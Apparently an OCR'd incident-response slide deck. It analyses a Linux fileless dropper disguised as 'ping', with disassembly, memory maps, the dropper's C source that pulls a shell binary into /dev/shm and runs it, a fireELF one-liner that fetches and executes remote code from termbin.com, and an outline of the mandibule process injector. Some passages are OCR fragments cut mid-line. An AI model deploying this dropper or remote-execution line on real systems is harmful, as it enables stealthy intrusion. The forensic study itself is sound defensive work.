for GNU/Linux 2.6.26, BuildID[sha1]=0x255332df4c2823f56a03f3cd71ed4e753fe7d01c, stripped
#
# stat a
  File: `a'
  Size: 107520          Blocks: 216        IO Block: 4096   regular file
Device: 10h/16d Inode: 10272       Links: 1
Access: (0700/-rwx------)  Uid: ( 1004/    boss)   Gid: ( 1004/    boss)
Access: 2019-10-19 01:52:29.775736525 +0000
Modify: 2019-10-19 01:11:54.307741184 +0000
Change: 2019-10-19 01:11:54.307741184 +0000
 Birth: -
# stat -f a
  File: "a"
    ID: 0        Namelen: 255     Type: tmpfs
Block size: 4096       Fundamental block size: 4096
Blocks: Total: 64810      Free: 64783      Available: 64783
Inodes: Total: 31344      Free: 31341
#
#
```

Incident #3 happens, points are:

4. Memspace for “a” and “ping” is not on the same workspace (see pic)
5. Timestamp shows that “ping” was executed few milliseconds earlier.
6. We assumed “ping” dropped “a” via this connection.
7. “ping” is fileless AND “a” resides in memory until rebooted.

```
00400000-00401000 r-xp 00000000 08:01 658391                             /bin/ping
00600000-00601000 rw-p 00000000 08:01 658391                             /bin/ping
7fa51c4fe000-7fa51c515000 r-xp 00000000 08:01 131092                     /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c515000-7fa51c714000 ---p 00017000 08:01 131092                     /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c714000-7fa51c715000 r--p 00016000 08:01 131092                     /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c715000-7fa51c716000 rw-p 00017000 08:01 131092                     /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c716000-7fa51c71a000 rw-p 00000000 00:00 0
7fa51c71a000-7fa51c89e000 r-xp 00000000 08:01 131100                     /lib/x86_64-linux-gnu/libc-2.13.so
7fa51c89e000-7fa51ca9d000 ---p 00184000 08:01 131100                     /lib/x86_64-linux-gnu/libc-2.13.so
7fa51ca9d000-7fa51caa1000 r--p 00183000 08:01 131100                     /lib/x86_64-linux-gnu/libc-2.13.so
7fa51caa1000-7fa51caa2000 rw-p 00187000 08:01 131100                     /lib/x86_64-linux-gnu/libc-2.13.so
7fa51caa2000-7fa51caa7000 rw-p 00000000 00:00 0
7fa51caa7000-7fa51caae000 r-xp 00000000 08:01 131554                     /lib/x86_64-linux-gnu/librt-2.13.so
7fa51caae000-7fa51ccad000 ---p 00007000 08:01 131554                     /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccad000-7fa51ccae000 r--p 00006000 08:01 131554                     /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccae000-7fa51ccaf000 rw-p 00007000 08:01 131554                     /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccaf000-7fa51cccf000 r-xp 00000000 08:01 131095                     /lib/x86_64-linux-gnu/ld-2.13.so
7fa51cec4000-7fa51cec7000 rw-p 00000000 00:00 0
7fa51cecc000-7fa51cece000 rw-p 00000000 00:00 0
7fa51cece000-7fa51cecf000 r--p 0001f000 08:01 131095                     /lib/x86_64-linux-gnu/ld-2.13.so
7fa51cecf000-7fa51ced0000 rw-p 00020000 08:01 131095                     /lib/x86_64-linux-gnu/ld-2.13.so
7fa51ced0000-7fa51ced1000 rw-p 00000000 00:00 0
7ffc1bfe9000-7ffc1c00a000 rw-p 00000000 00:00 0                          [stack]
7ffc1c085000-7ffc1c086000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

LAC
ともに、イキル

You got a fileless?? injection!

Incident #3 happens, investigation

(shortly) I reversed the “a” to find it is the “/bin/sh” binary..and..

```
[GOTO XREF]> 0x0041300b  str.bin_sh
 0 [0] 0x004052a2 DATA XREF (sub.execve_290)
 1 [1] 0x004052ba DATA XREF (sub.execve_290)
 2 [2] 0x004052cb DATA XREF (sub.execve_290)
|        :   0x004052a2      cmp rbp, str.bin_sh             ; 0x41300b ; "/bin/sh"
|       ,==< 0x004052a9      je 0x4052e0                     ;[1]
|       |:   0x004052ab      mov rax, qword [0x0061c218]     ; [0x61c218:8]=0
|       |:   0x004052b2      cmp dword [rax], 8              ; [0x8:4]=-1 ; 8
|      ,===< 0x004052b5      jne 0x4052e0                    ;[1]
|      ||:   0x004052b7      mov qword [rbx], rbp
|      ||:   0x004052ba      mov qword [rbx - 8], str.bin_sh; [0x41300b:8]=0x68732f6e69622f ; "/bin/sh"
|      ||:   0x004052c2      lea rsi, [rbx - 8]
|      ||:   0x004052c6      pop rbx
|      ||:   0x004052c7      pop rbp
|      ||:   0x004052c8      mov rdx, r12
|      ||:   0x004052cb      mov edi, str.bin_sh             ; 0x41300b ; "/bin/sh"
|      ||:   0x004052d0      pop r12
|      ||`=< 0x004052d2      jmp sym.imp.execve              ;[2]
|      ||    0x004052d7      nop word [rax + rax]
|      ||    ; JMP XREF from 0x004052a9 (sub.execve_290)
|      ||    ; JMP XREF from 0x004052b5 (sub.execve_290)
|      `--> 0x004052e0      pop rbx
|           0x004052e1      pop rbp
|           0x004052e2      pop r12
¥           0x004052e4      ret
            0x004052e5      nop word cs:[rax + rax]
/ (fcn) sub.free_2f0 87
```

Incident #3 happens, investigation

So that “ping” is not the “ping” but a backconnect parser to execute remote port w/parsed (piped etc) blob of data to the “/run/shm/” as “a” (sh binary) and executed it. Below is my IR process to “cook” this incident.

```
// seek the address is maps and load the memory to analyze

0x003fffe0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x003ffff0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00400000  7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
0x00400010  0200 3e00 0100 0000 9007 4000 0000 0000  ..>.......@.....
0x00400020  4000 0000 0000 0000 0810 0000 0000 0000  @...............
0x00400030  0000 0000 4000 3800 0800 4000 1f00 1c00  ....@.8...@.....
0x00400040  0600 0000 0500 0000 4000 0000 0000 0000  ........@.......

// figure the header and dump in the ways I used to do..

0x004001e0  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x004001f0  0000 0000 0000 0000 0800 0000 0000 0000  ................
Press <enter> to return to Visual mode.69 6e75 782d  /lib64/ld-linux-
:> pf.elf_header
      ident : 0x00400000 = .ELF...
       type : 0x00400010 = type (enum elf_type) = 0x2 ; ET_EXEC
    machine : 0x00400012 = machine (enum elf_machine) = 0x3e ; EM_AMD64
    version : 0x00400014 = 0x00000001
      entry : 0x00400018 = 0x00400790
```

Incident #3 happens, investigation

```
[0x0040092a [xAdvc]0 0% 181 ping]> pd $r @ main+24 # 0x40092a
|           0x0040092a      c745f0020022.  mov dword [addr], 0x22220002    ; port 0x2222; family:  0x2 (tcp)
|           0x00400931                                                      // I undisclosed this opcodes for the security purpose
|           0x00400938      48c745e02b0b.  mov qword [var_20h], str.kworker_u_0    ; 0x400b2b ; "[kworker/u!0]"
|           0x00400940      48c745e80000.  mov qword [var_18h], 0
|           0x00400948      ba06000000     mov edx, 6                      ; int protocol
|           0x0040094d      be01000000     mov esi, 1                      ; int type
|           0x00400952      bf02000000     mov edi, 2                      ; int domain
|           0x00400957      e824feffff     call sym.imp.socket             ;[1] ; int socket(int domain, int type, int protocol)
|           0x0040095c      8945fc         mov dword [fildes], eax
|           0x0040095f      837dfc00       cmp dword [fildes], 0
|       ,=< 0x00400963      790a           jns 0x40096f
|       |   0x00400965      bf01000000     mov edi, 1                      ; int status
|       |   0x0040096a      e8f1fdffff     call sym.imp.exit               ;[2] ; void exit(int status)
|       |   ; CODE XREF from main @ 0x400963
|       `-> 0x0040096f      488d4df0       lea rcx, [addr]
|           0x00400973      8b45fc         mov eax, dword [fildes]
|           0x00400976      ba10000000     mov edx, 0x10                   ; 16 ; size_t addrlen
|           0x0040097b      4889ce         mov rsi, rcx                    ; void *addr
|           0x0040097e      89c7           mov edi, eax                    ; int socket
|           0x00400980      e8ebfdffff     call sym.imp.connect            ;[3] ; ssize_t connect(int socket, void *addr, size_t addrlen)
|           0x00400985      85c0           test eax, eax
|       ,=< 0x00400987      790a           jns 0x400993
|       |   0x00400989      bf01000000     mov edi, 1                      ; int status
|       |   0x0040098e      e8cdfdffff     call sym.imp.exit               ;[2] ; void exit(int status)
|       |   ; CODE XREF from main @ 0x400987
|       `-> 0x00400993      bac0010000     mov edx, 0x1c0                  ; 448
|           0x00400998      be42000000     mov esi, 0x42                   ; 'B' ; 66
|           0x0040099d      bf390b4000     mov edi, 0x400b39
|           0x004009a2      b800000000     mov eax, 0
|           0x004009a7      e834fdffff     call sym.imp.shm_open           ;[
|           0x004009af      837df800       cmp dword [fd], 0
|       ,=< 0x004009b3      790a           jns 0x4009bf
|       |   0x004009b5      bf01000000     mov edi, 1                      ; int status
|       |   0x004009ba      e8a1fdffff     call sym.imp.exit               ;[2] ; void exit(int status)
```

:> ps @0x400b39

"a"

What do we learn from this case #3 now?

1. What's this? The scheme is clearly means to post exploit the system using backconnect scheme. Remote host is serving binaries to be dropped into the "/run/shm/" which is super cool, since for any Linux init() switching can delete it completely.
2. It is working? Yes, judging that the "/bin/sh" is saved in the ramdrive to on the victim machine.. That can be followed by execution other commands afterward.
   A miss in the operation process will make it readable like this case.
3. Other post exploitation has occurred? Maybe other binaries were executed or dropped.. Do the COLD forensics is advised for handling.
4. Conclusion. In this case I concluded this preliminary analysis as per it is,for the further forensics steps. I already knew that adversary could not gain much connection by seeing the current spotted artifacts

What do we learn from this case #3?

OSINT is on!

What do we learn from this case #3?

OSINT shows the dropper was originated from this code. It's a stealth dropper scheme to save the payload into the ramdisk & execute it.

Super-Stealthy Droppers

Malware dropper, malware

Init Partners

memfd_create and fexecve

So, after reading that intriguing sentence, I googl
The first one is actually pretty awesome, it allows
about this in [a previous paper] (Running binaries
`/dev/shm` to store our file. That folder is actually s
end up in the hard-drive (unless we run out of me
visible with a simple `ls`.

`memfd_create` does the same, but the *memory d*
therefore you cannot find the file with a simple `ls`.


The second one, `fexecve` is also pretty awesome
way that `execve`), but we reference the program t
And this one matches perfectly with `memfd_creat`

But there is a caveat with this function calls. They
kernel 3.17 and `fexecve` is a `libc` function availa

```
// Connect
if ((s = socket (PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) exit (1);
if (connect (s, (struct sockaddr*)&addr, 16) < 0) exit (1);

//unlink ("/dev/shm/a");
if ((fd = shm_open("a", O_RDWR | O_CREAT, S_IRWXU)) < 0) exit (1);

while (1)
  {
    if ((read (s, buf, 1024) ) <= 0) break;
    write (fd, buf, 1024);
  }
close (s);
close (fd);

if ((fd = shm_open("a", O_RDONLY, 0)) < 0) exit (1);
//if (fexecve (fd, args, environ) < 0) exit (1);
if (my_fexecve (fd, args, environ) < 0) exit (1);

return 0;

}
```


Let’s reproduce, regen for memory forensics

In my test environment the code was working as per incident flow.



Case #3, the memfd injection on tmpfs has evolved

Following the OSINT trail further, finding that memfd_create NOW has evolved to better fileless injection scheme, like shown in this post. The PoC is in Perl, in this site (I tested, it works, FILELESS!)



Stuart

Professional Red Teamer. Less-professional security researcher.

DCish

Twitter

GitHub

In-Memory-Only ELF Execution (Without tmpfs)

10 minute read

In which we run a normal ELF binary on Linux without touching the filesystem (except `/proc`).

Introduction

Every so often, it's handy to execute an ELF binary without touching disk. Normally, putting it somewhere under `/run/user` or something else backed by tmpfs works ju fine, but, outside of disk forensics, that looks like a regular file operation. Wouldn't be cool to just grab a chunk of memory, put our binary in there, and run it without monkey-patching the kernel, rewriting `execve(2)` in userland, or loading a library int another process?

Enter `memfd_create(2)`. This handy little system call is something like `malloc(3)`, but instead of returning a pointer to a chunk of memory, it returns a file descriptor whi refers to an anonymous (i.e. memory-only) file. This is only visible in the filesystem

Now memfd injection is the “defacto” savviest Linux fileless injection framework: FireELF

Coded in python, is using memfd_create() as fileless

```
$ ./main.py -e hello
```

```
{ V1.0 }
https://github.com/rek7/fireELF
[15:46:50] [!] Loaded Payload: 'memfd_create'
--------------------
Payload Name: 'memfd_create'
        Payload Description: 'Payload using memfd_create'
        Compatible Architectures: 'all'
        Required Python Version on Target: >2.5
--------------------
Choose Payload (Q to Quit)>> memfd_create
[15:46:55] [!] Using Payload: 'memfd_create'
[15:46:55] [+] Successfully Created Payload.
Miniaturize by Removing New Line Characters? (y/N) y
Upload the Payload to Paste site? (y/N) y
[15:47:10] [+] Successfully Uploaded to: termbin.com
Generated and Uploaded Payload is Below 150 Characters in Length, Print? (y/N) y

python -c "import urllib2;exec(urllib2.urlopen('https://termbin.com/k6vp').read())"

[15:47:22] [!] Finished.
$
```

Yes, we are almost done,
but the worst is not coming yet...

Injector without libc,
bypassing ALSR,
multiple arguments..

The Mandibule

The mandibule

An incident that I can’t disclose is using this concept.

mandibule: linux elf injector

ixty/mandibule

intro

Mandibule is a program that allows to inject an ELF file into a remote process.

Both static & dynamically linked programs can be targetted. Supported archs:

- x86
- x86_64
- arm
- aarch64


Example usage: https://as

@ixty 2018

Here is how mandibule works:

- find an executable section in target process with enough space (~5Kb)
- attach to process with ptrace
- backup register state
- backup executable section
- inject mandibule code into executable section
- let the execution resume on our own injected code
- wait until exit() is called by the remote process
- restore registers & memory
- detach from process

Behind the scene of reversing mandibule

